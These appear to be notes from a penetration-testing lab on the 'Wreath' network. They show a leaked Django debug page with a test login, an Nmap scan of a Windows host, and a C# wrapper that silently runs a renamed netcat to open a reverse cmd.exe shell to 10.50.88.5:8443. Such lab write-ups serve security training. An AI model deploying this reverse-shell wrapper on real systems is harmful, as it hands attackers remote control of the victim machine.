


Traceback Switch to copy-and-paste view

```
C:\GitStack\python\lib\site-packages\django\core\handlers\base.py in get_response
    87.                          response = middleware_method(request)
    ▶ Local vars
C:\GitStack\python\lib\site-packages\django\middleware\common.py in process_request
    97.                          "settings.") % (new_url[0], new_url[1]))
    ▶ Local vars
```

Request information

GET	No GET data
POST	Variable / Value: username u'test'; password u'p@ssw0rd'
FILES	No FILES data
COOKIES	No cookie data



Settings Using settings module `app.settings`

```
Setting                     Value
USE_L10N                    True
USE_THOUSAND_SEPARATOR      False
CSRF_COOKIE_SECURE          False
LANGUAGE_CODE               'en-us'
ROOT_URLCONF                'app.urls'
MANAGERS                    ()
DEFAULT_CHARSET             'utf-8'
STATIC_ROOT                 'C:/GitStack/app/app/staticfiles/'
ALLOWED_HOSTS               ['*']
MESSAGE_STORAGE             'django.contrib.messages.storage.fallback.FallbackStorage'
EMAIL_SUBJECT_PREFIX        '[Django] '
FILE_UPLOAD_PERMISSIONS     None
URL_VALIDATOR_USER_AGENT    'Django/1.4.13 (https://www.djangoproject.com)'
STATICFILES_FINDERS         ('django.contrib.staticfiles.finders.FileSystemFinder',
                             'django.contrib.staticfiles.finders.AppDirectoriesFinder')
SESSION_COOKIE_DOMAIN       None
SESSION_COOKIE_NAME         'sessionid'
ADMIN_FOR                   ()
TIME_INPUT_FORMATS          ('%H:%M:%S', '%H:%M')
DATABASES                   {'default': {'ENGINE': 'django.db.backends.sqlite3',
                                         'HOST': '',
                                         'NAME': 'C:/GitStack/data/data.db',
                                         'OPTIONS': {},
                                         'PASSWORD': u'********************',
                                         'PORT': '',
                                         'TEST_CHARSET': None,
                                         'TEST_COLLATION': None,
                                         'TEST_MIRROR': None,
                                         'TEST_NAME': None,
                                         'TIME_ZONE': 'America/Chicago',
                                         'USER': ''}}
SERVER_EMAIL                'root@localhost'
FILE_UPLOAD_HANDLERS        ('django.core.files.uploadhandler.MemoryFileUploadHandler',
                             'django.core.files.uploadhandler.TemporaryFileUploadHandler')
DEFAULT_CONTENT_TYPE        'text/html'
APPEND_SLASH                True
FIRST_DAY_OF_WEEK           0
DATABASE_ROUTERS            []
YEAR_MONTH_FORMAT           'F Y'
STATICFILES_STORAGE         'django.contrib.staticfiles.storage.StaticFilesStorage'
CACHES                      {'default': {'BACKEND': 'django.core.cache.backends.locmem.LocMemCache',
                                         'LOCATION': ''}}
INSTALL_DIR                 'C:/GitStack'
SESSION_COOKIE_PATH         '/'
USE_X_FORWARDED_HOST        False
MIDDLEWARE_CLASSES          ('django.middleware.common.CommonMiddleware',
                             'django.contrib.sessions.middleware.SessionMiddleware',
                             'django.middleware.csrf.CsrfViewMiddleware',
                             'django.contrib.auth.middleware.AuthenticationMiddleware',
                             'django.contrib.messages.middleware.MessageMiddleware')
USE_I18N                    True
THOUSAND_SEPARATOR          ','
SECRET_KEY                  u'********************'
LANGUAGE_COOKIE_NAME        'django_language'
DEFAULT_INDEX_TABLESPACE    ''
```

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 500 page.

Wreath-pc

Nmap scan

```
Nmap scan report for ip-10-200-87-100.eu-west-1.compute.internal (10.200.87.100)
Host is up (0.00s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
| http-git:
|   10.200.87.100:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: Initial Commit for the back-end # Please enter the commit me...
|     Remotes:
|_      http://192.168.1.172/Website.git
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
|_http-title: Thomas Wreath | Developer
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WREATH-PC
|   NetBIOS_Domain_Name: WREATH-PC
|   NetBIOS_Computer_Name: WREATH-PC
|   DNS_Domain_Name: wreath-pc
|   DNS_Computer_Name: wreath-pc
|   Product_Version: 10.0.17763
|_  System_Time: 2021-03-29T21:32:32+00:00
| ssl-cert: Subject: commonName=wreath-pc
| Not valid before: 2021-01-02T15:53:57
|_Not valid after:  2021-07-04T15:53:57
|_ssl-date: 2021-03-29T21:32:32+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.12 seconds
```

Wrapper for nc

Wrapper.cs:

```
using System;
using System.Diagnostics;

namespace Wrapper {
        class Program {
                static void Main(){
                        Process proc = new Process();
                        ProcessStartInfo procInfo = new ProcessStartInfo("C:\\windows\\temp\\nc-SefD.exe","10.50.88.5 8443 -e cmd.exe");
                        procInfo.CreateNoWindow = true;
                        proc.StartInfo = procInfo;
                        proc.Start();

                }
        }
}
```